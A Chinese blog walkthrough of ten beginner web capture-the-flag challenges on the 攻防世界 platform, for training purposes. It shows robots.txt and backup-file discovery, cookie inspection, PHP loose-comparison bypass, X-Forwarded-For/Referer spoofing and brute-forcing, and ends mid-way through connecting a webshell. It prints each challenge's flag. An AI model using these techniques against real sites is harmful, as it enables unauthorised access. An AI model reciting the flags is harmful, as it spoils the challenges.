CTF（攻防世界）web 基础篇

原创

「已注销」 于 2020-06-28 09:14:56 发布 4952 收藏 119
分类专栏： 攻防世界_web篇 文章标签： 安全


本文链接：https://blog.csdn.net/xj28555/article/details/106992271

攻防世界_web篇 专栏收录该内容
15 篇文章 6 订阅
订阅专栏

今天写的是攻防世界的CTF，题目类型是web新手篇，虽然很多博客上都有，但是我还是想用自己的方式在写一遍。好的直接步入正题。

第一题

点击进入题目场景




在看题目给出的提示教我们查看源代码，但是右键不管用了。因为我用的是谷歌浏览器，我们可以通过F12进入开发者进而查看源代码，或者Ctrl+U。

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
</head>
<body>
<script>
document.oncontextmenu=new Function("return false")
document.onselectstart=new Function("return false")
</script>


<h1>FLAG is not here</h1>


<!-- cyberpeace{486b8ee7dc23ea939485c86eee25f3f1} -->

</body>
</html>
```


看到源代码后把flag填进指定区域即可

第二题

题目描述是关于robots协议，而robots协议是一个网站和爬虫之间的协议，在robots上你可以写上你网站不想被爬虫爬取的内容。大家也可以百度搜搜robots协议



根据百度的说法我们把robots.txt添加上

得到如下提示

```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```


最后一行有说到flag_is_h3re.php,那我们把f1ag_1s_h3re.php给加上



```
t: *
```


即可得到flag

```
cyberpeace{ed49d3846f086642b8b50b65af69df22}
```


第三题

先进入场景



题目描述的是备忘文件，常见的备忘文件格式有六种 .git .svn .swp .~ .bak .bash_history那我们也就只好一个一个去尝试了。

最后试出答案试 .bak

左下角会有一个下载，我们打开就可以看到flag了

index.php.bak - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<html>
<head>
   <meta charset="UTF-8">
   <title>备份文件</title>
   <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
   <style>
      body{
         margin-left:auto;
         margin-right:auto;
         margin-TOP:200PX;
         width:20em;
      }
   </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```


Windows (CRLF) 第 1 行，第 1 列 100%

第四题

进入场景

你知道什么是cookie吗?

问的是你知道什么是cookie，想知道cookie我们就可以通过burp suite对其进行抓包分析了


```
GET / HTTP/1.1
Host: 111.198.29.45:54013
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: look-here=cookie.php
```


对其抓包我们可以看到它叫我们访问cookie.php,那么我们进行访问

得到以下页面

See the http response

See the http response,翻译成中文就是查看http响应，这个应该看的懂吧，实在英语差就百度吧。那我们到我们的抓包工具里面去查看我们的http响应。



即可得到flag

```
HTTP/1.1 200 OK
Date: Mon, 06 Apr 2020 14:22:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
flag: cyberpeace{d7c27b861552344a13f52c4bba4ada53}
Vary: Accept-Encoding
Content-Length: 411
Content-Type: text/html

<html>
<head>
    <meta charset="UTF-8">
    <title>Cookie</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>See the http response</h3>
</body>
</html>
```


第五题

题目描述的是前端知识，一个不能按的按钮，那我们进入场景

我们点击flag会发现flag这个按钮是不能按的，学过前端的都知道又一个disabled是让按钮失灵的，所以我们查看源代码

发现了disabled所以我们将其删除即可拿到flag


一个不能按的按钮

flag


cyberpeace{6f853e5928c7ad772d20ac3ac5133c39}

第六题

题目描述的是登陆验证页面有密码，那我们呢进入场景



那这个很显然要用到我们的burp suite去暴力破解了（不会的可以去看看我写的burp suite文章），这里我知道账号密码就直接输入了 。



cyberpeace{9620afb033dcc20c712c7495aba38632}


第七题

当初我也是卡在这一题上了，然后我去恶补了php的知识才把这题给看懂了，当然假如你不懂一些php的基础语法的话，那么你看了我写了你也还是看不懂的，建议还是先去补补php的基础语法在过来看这题。

进入场景后，是一串php的代码

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```


大概意思是用get的方法去接收两个参数，一个a，一个b。下面是一个条件判断。a存在和a等于0出现flag1。is_numeric函数的意思是(检测变量是否为数字或数字字符串)是数字或则数字字符串的话就会退出，所以我们不能让b等于纯数字或者是数字串，加下来就是b要大于1234，那么我们开始构造a=null&b=1235b进行传进参数。



即可得到flag

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

如果还没听懂的话，那么还是建议学习一点php的基础语法，这东西还是要靠自己理解的。

第八题

题目描述的是http的常用两种请求方法，那毫无疑问是get和post，那么我们进入场景

请用GET方式提交一个名为a,值为1的变量

提示要求我们用get提交一个a且值为1，那我们构造a=1传进参数


```
111.198.29.45:35084/?a=1
```

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

得到在用post传b且值为2的提示，因为post传参不能直接在url里面进行传参，一下又两种方法对其进行传入参数。

第一种用hackbar插件当然这个插件要自行下载，而且现在好像是收费的。


这样即可



第二种方法是用burp suite抓包，然后进行改包，有兴趣的小伙伴可以百度百度，或者私信我，这里就不写出来了。

第九题

题目描述的是xff和referer说其是可以伪造的，那我们在进入场景之前要先了解了解xff和referer是什么东西。xff是x-forward-for的缩写它代表请求端的ip。referer里面包含一个url，代表当前访问url的上一个url。好的了解了xff和referer是什么那么我们在进入场景。



场景里描述的是ip地址必须为123.123.123.123，那么我们想对其修改，我们就要对其进行抓包在修改了。

```
GET / HTTP/1.1
Host: 111.198.29.45:42282
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
```

如图，那我们对其进行修改如下图

```
GET / HTTP/1.1
Host: 111.198.29.45:42282
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
X-forwarded-for: 123.123.123.123
```

得到如下页面

必须来自https://www.google.com

那我们在对其进行一次抓包，对其进行修改

```
GET / HTTP/1.1
Host: 111.198.29.45:42282
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
X-forwarded-for:123.123.123.123
referer:https://www.google.com
```


即可得到flag


cyberpeace{590f2b13845f0ea5c6dc3915e567f395}

第十题

题目描述的是一个一句话的php代码，并且小明把它放在了index.php里面，那我问直接进入场景

场景上写着，你会使用websell吗，然后下面就是一串php代码，而这个代码呢就是大名鼎鼎的一句话木马了，而且这个中括号里面的就是连接的密码。

那我们想要对其进行连接就要用到我们的工具中国菜刀了




这就是菜刀页面，我们点击右键在点击添加按钮


弹出以下框

该框的使用

